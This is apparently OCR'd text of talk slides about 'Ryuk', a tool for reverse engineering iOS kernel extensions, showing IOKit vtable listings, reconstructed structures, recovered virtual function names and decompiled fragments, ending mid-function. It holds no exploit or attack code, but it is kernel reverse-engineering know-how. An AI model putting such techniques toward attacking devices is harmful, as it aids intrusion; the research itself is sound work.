com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FE0                     DCQ 0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FE8                     DCQ sub_FFFFFFF006154718
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FF0                     DCQ sub_FFFFFFF00615471C
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E04FF8                     DCQ __ZNK8OSObject7releaseEi ; OSObj
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05000                     DCQ __ZNK8OSObject14getRetainCountEv
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05008                     DCQ __ZNK8OSObject6retainEv ; OSObje
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05010                     DCQ __ZNK8OSObject7releaseEv ; OSObj
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05018                     DCQ __ZNK8OSObject9serializeEP11OSSe
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05020                     DCQ sub_FFFFFFF006154734
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05028                     DCQ __ZNK15OSMetaClassBase9isEqualTo
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05030                     DCQ __ZNK8OSObject12taggedRetainEPKv
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05038                     DCQ __ZNK8OSObject13taggedReleaseEPK
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05040                     DCQ __ZNK8OSObject13taggedReleaseEPK
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05048                     DCQ __ZN8OSObject4initEv ; OSObject:
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05050                     DCQ sub_FFFFFFF006154E68
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05058                     DCQ __ZNK15IORegistryEntry12copyProp
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05060                     DCQ __ZNK15IORegistryEntry12copyProp
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05068                     DCQ __ZNK15IORegistryEntry12copyProp
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05070                     DCQ __ZNK15IORegistryEntry15copyPare
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05078                     DCQ __ZNK15IORegistryEntry14copyChil
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05080                     DCQ __ZN15IORegistryEntry17runProper
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E05088                     DCQ __ZN9IOService4initEP12OSDiction
```


Xref to metaclass object

Xref to parent's metaclass


Vtable start preceeding by 2 zero

Ryuk: Implementation

- 2. Vtable recognition and construction: Effects
  - Create structures representing vtables and set the first member of classes as an pointer to their vtable




```
[000006E0 BYTES. COLLAPSED STRUCT vtable_IOEthernetInterface.

vtable_IOEthernetInterface struc ; (sizeof=0x6E0, mappedto_5666)
                                        ; XREF: whole_vtable_IOEthernet
                                        ; com.apple.iokit.IONetworkingF
__ZN19IOEthernetInterfaceD1Ev DCQ ?     ; 0xfffffff006154718L
__ZN19IOEthernetInterfaceD0Ev DCQ ?     ; 0xfffffff00615471cL
__ZNK8OSObject7releaseEi DCQ ?          ; 0xfffffff0074f8644L
__ZNK8OSObject14getRetainCountEv DCQ ?  ; 0xfffffff0074f8658L
__ZNK8OSObject6retainEv DCQ ?           ; 0xfffffff0074f8660L
__ZNK8OSObject7releaseEv DCQ ?          ; 0xfffffff0074f8670L
__ZNK8OSObject9serializeEP11OSSerialize DCQ ? ; 0xfffffff0074f8680L
__ZNK19IOEthernetInterface12getMetaClassEv DCQ ? ; 0xfffffff006154734L
__ZNK15OSMetaClassBase9isEqualToEPKS_ DCQ ? ; 0xfffffff0074f63e0L
__ZNK8OSObject12taggedRetainEPKv DCQ ?  ; 0xfffffff0074f8768L
__ZNK8OSObject13taggedReleaseEPKv DCQ ? ; 0xfffffff0074f87fcL
__ZNK8OSObject13taggedReleaseEPKvi DCQ ? ; 0xfffffff0074f880cL
__ZN8OSObject4initEv DCQ ?              ; 0xfffffff0074f88f4L
__ZN19IOEthernetInterface4freeEv DCQ ?  ; 0xfffffff006154e68L
```



```
IOEthernetInterface struc
vtable          DCQ ?
member1         DCQ ?
member2         DCQ ?
member3         DCQ ?
member4         DCQ ?
member5         DCQ ?
member6         DCQ ?
member7         DCQ ?
member8         DCQ ?
member9         DCQ ?
member10        DCQ ?
member11        DCQ ?
member12        DCQ ?
member13        DCQ ?
member14        DCQ ?
```

Ryuk: Implementation

- 3. Recover function names (virtual functions on iOS)
    - Most classes inherit from basic classes in iokit framework like IOService, OSObject, etc., which have meaningful function names
    - Replace the class name in the overriden virtual functions



```
off_FFFFFFF006ED82E0 DCQ __ZN13IOSurfaceRoot10gMetaClassE
                                        ; DATA XREF: com.app
                                        ; com.apple.iokit.IO
                                        ; IOSurfaceRoot::gMe
                DCQ __ZN9IOService10gMetaClassE ; IOService:
qword_FFFFFFF006ED82F0 DCQ 0            ; DATA XREF: com.app
                                        ; com.apple.iokit.IO
                DCQ 0
                DCQ sub_FFFFFFF0064C62F0
                DCQ sub_FFFFFFF0064C62F4
                DCQ __ZNK8OSObject7releaseEi ; OSObject::rel
                DCQ __ZNK8OSObject14getRetainCountEv ; OSObj
                DCQ __ZNK8OSObject6retainEv ; OSObject::reta
                DCQ __ZNK8OSObject7releaseEv ; OSObject::rel
                DCQ __ZNK8OSObject9serializeEP11OSSerialize
                DCQ sub_FFFFFFF0064C630C
                DCQ __ZNK15OSMetaClassBase9isEqualToEPKS_ ;
                DCQ __ZNK8OSObject12taggedRetainEPKv ; OSObj
                DCQ __ZNK8OSObject13taggedReleaseEPKv ; OSOb
                DCQ __ZNK8OSObject13taggedReleaseEPKvi ; OSO
                DCQ __ZN8OSObject4initEv ; OSObject::init(vo
                DCQ sub_FFFFFFF0064C6464
```


Overriden virtual functions

IOSurfaceRoot:: getMetaCalss


```
; `vtable for'IOService
__ZTV9IOService DCQ 0                   ; DATA XREF: sub FFF
                                        ; sub FFFFFFF00752B9
                DCQ 0
                DCQ sub_FFFFFFF007533F2C
                DCQ __ZN9IOServiceD0Ev  ; IOService::~IOServ
                DCQ __ZNK8OSObject7releaseEi ; OSObject::rel
                DCQ __ZNK8OSObject14getRetainCountEv ; OSObj
                DCQ __ZNK8OSObject6retainEv ; OSObject::reta
                DCQ __ZNK8OSObject7releaseEv ; OSObject::rel
                DCQ __ZNK8OSObject9serializeEP11OSSerialize
                DCQ __ZNK9IOService12getMetaClassEv ; IOServ
                DCQ __ZNK15OSMetaClassBase9isEqualToEPKS_ ;
                DCQ __ZNK8OSObject12taggedRetainEPKv ; OSObj
                DCQ __ZNK8OSObject13taggedReleaseEPKv ; OSOb
                DCQ __ZNK8OSObject13taggedReleaseEPKvi ; OSO
                DCQ __ZN8OSObject4initEv ; OSObject::init(vo
                DCQ __ZN9IOService4freeEv ; IOService::free(
```

Ryuk: Implementation

- 3. Recover function names (virtual functions on iOS): Effects



```
sub_FFFFFFF00616803C    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF006168084    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF0061681C8    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF006168298    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF0061682DC    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF006168404    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF006168414    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF006168480    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF0061684EC    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF006168558    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF0061685C4    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF006168644    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF0061686F4    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF006168734    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF00616877C    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF0061687B4    com.apple.iokit.IOTimeSyncFamily:__text
```




```
IOTimeSyncFilteredService::MetaClass::MetaClass(void)
OSMetaClass::~OSMetaClass()
IOTimeSyncFilteredService::IOTimeSyncFilteredService...
IOTimeSyncFilteredService::IOTimeSyncFilteredService...
j_IOService::~IOService()
IOTimeSyncFilteredService::~IOTimeSyncFilteredSe...
IOTimeSyncFilteredService::~IOTimeSyncFilteredServic...
IOTimeSyncFilteredService::getMetaClass(void)
IOTimeSyncFilteredService::MetaClass::MetaClass(void)
IOTimeSyncFilteredService::MetaClass::alloc(void)
IOTimeSyncFilteredService::IOTimeSyncFilteredService...
IOTimeSyncFilteredService::IOTimeSyncFilteredService...
IOTimeSyncFilteredService::init(OSDictionary *)
IOTimeSyncFilteredService::free(void)
IOTimeSyncFilteredService::start(IOTimeSyncFilter...
IOTimeSyncFilteredService::stop(IOTimeSyncFilter...
```

Ryuk: Implementation


- 4. Resolve variable and argument types
  - Step 1: Figure out the creation of variables

Allocation




```
OSMetaClass::allocClassWithName("IOSurface", (const char *)task);
```

Allocation




```
__ZNK23IOSurfaceRootUserClient9MetaClass5allocEv(off_FFFFFFF006ED8928);
```

Constructor



```
IOCommandGate::IOCommandGate(v3);
```


Cast



```
OSMetaClassBase::safeMetaCast(v5, (const OSMetaClassBase *)IOSurfaceRootUserClient::metaClass, v6);
```

Ryuk: Implementation

- 4. Resolve variable and argument types
    - Step 2: Variable types are decided



```
void __cdecl IOAVControllerUserClient::start(IOAVControllerUserClient *this, IOAVController *provider)
{
  const void *v2; // x2
  IOAVControllerUserClient *v3; // x20
  IOAVController *v4; // x0
  unsigned __int64 v5; // x1
  IOWorkLoop *v6; // x21
  IOEventSource *v7; // x8

  v3 = this;
